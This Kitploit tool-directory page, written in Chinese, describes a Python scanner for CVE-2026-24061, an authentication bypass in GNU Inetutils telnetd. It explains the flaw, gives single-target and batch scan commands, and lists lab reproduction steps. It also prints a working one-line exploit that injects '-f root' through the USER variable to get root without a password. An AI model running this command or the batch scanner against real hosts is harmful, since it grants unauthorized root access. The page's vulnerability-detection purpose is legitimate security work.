Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2026-24061 — 基于Python的扫描器,用于检测GNU Inetutils telnetd中的CVE-2026-24061,支持对多个目标进行批量测试以发现身份验证绕过漏洞。 | Kitploit
工具/GitHubGitHub/monstertsl/cve-2026-24061
漏洞扫描器漏洞利用渗透测试身份验证远程访问工具
GitHubmonstertsl/cve-2026-24061

CVE-2026-24061

基于Python的扫描器,用于检测GNU Inetutils telnetd中的CVE-2026-24061,支持对多个目标进行批量测试以发现身份验证绕过漏洞。

查看仓库
147个月前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

CVE-2026-24061 漏洞批量检测工具

⚠️ 注意:CVE-2026-24061 GNU Inetutils 是 GNU 项目提供的一套经典网络工具集,其中包含 telnetd 服务,即 Telnet 服务器守护进程。在 1.9.3 至 2.7 版本中,telnetd 服务在用户认证流程中存在致命缺陷。该服务在调用系统登录程序 /usr/bin/login 时,未能对客户端传入的 USER 环境变量进行有效过滤和校验。攻击者可通过设置一个特定的 USER 变量值,将 -f 参数直接注入到 login 命令中。login 程序的 -f 参数用于“跳过二次认证”,这使得攻击者可以完全绕过所有密码验证环节,直接以 root 用户身份建立远程会话,从而获得服务器的最高控制权。该漏洞危害性极高,相当于一个公开的、无需任何凭证的远程root后门

漏洞检测POC

root@kitploit:~
USER='-f root' telnet -a <target_ip>


检测脚本

demo.png

单个检测

root@kitploit:~
python3 cve-2026-24061.py -i 10.10.168.128

批量检测

root@kitploit:~
python3 cve-2026-24061.py -f targets.txt

漏洞原理

上述命令将环境变量 USER 设置为 -f root。当存在漏洞的 telnetd 服务接收到连接后,会构造并执行类似以下的系统调用:

复现步骤

1.安装必要程序

root@kitploit:~
sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y

2. 取消注释 telnet 行(确保格式正确)

root@kitploit:~
sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf

3. 重启服务

root@kitploit:~
sudo systemctl restart openbsd-inetd

4. 检查端口

root@kitploit:~
sudo ss -tuln | grep ':23'

5. 本地测试

root@kitploit:~
telnet localhost 23
下载工具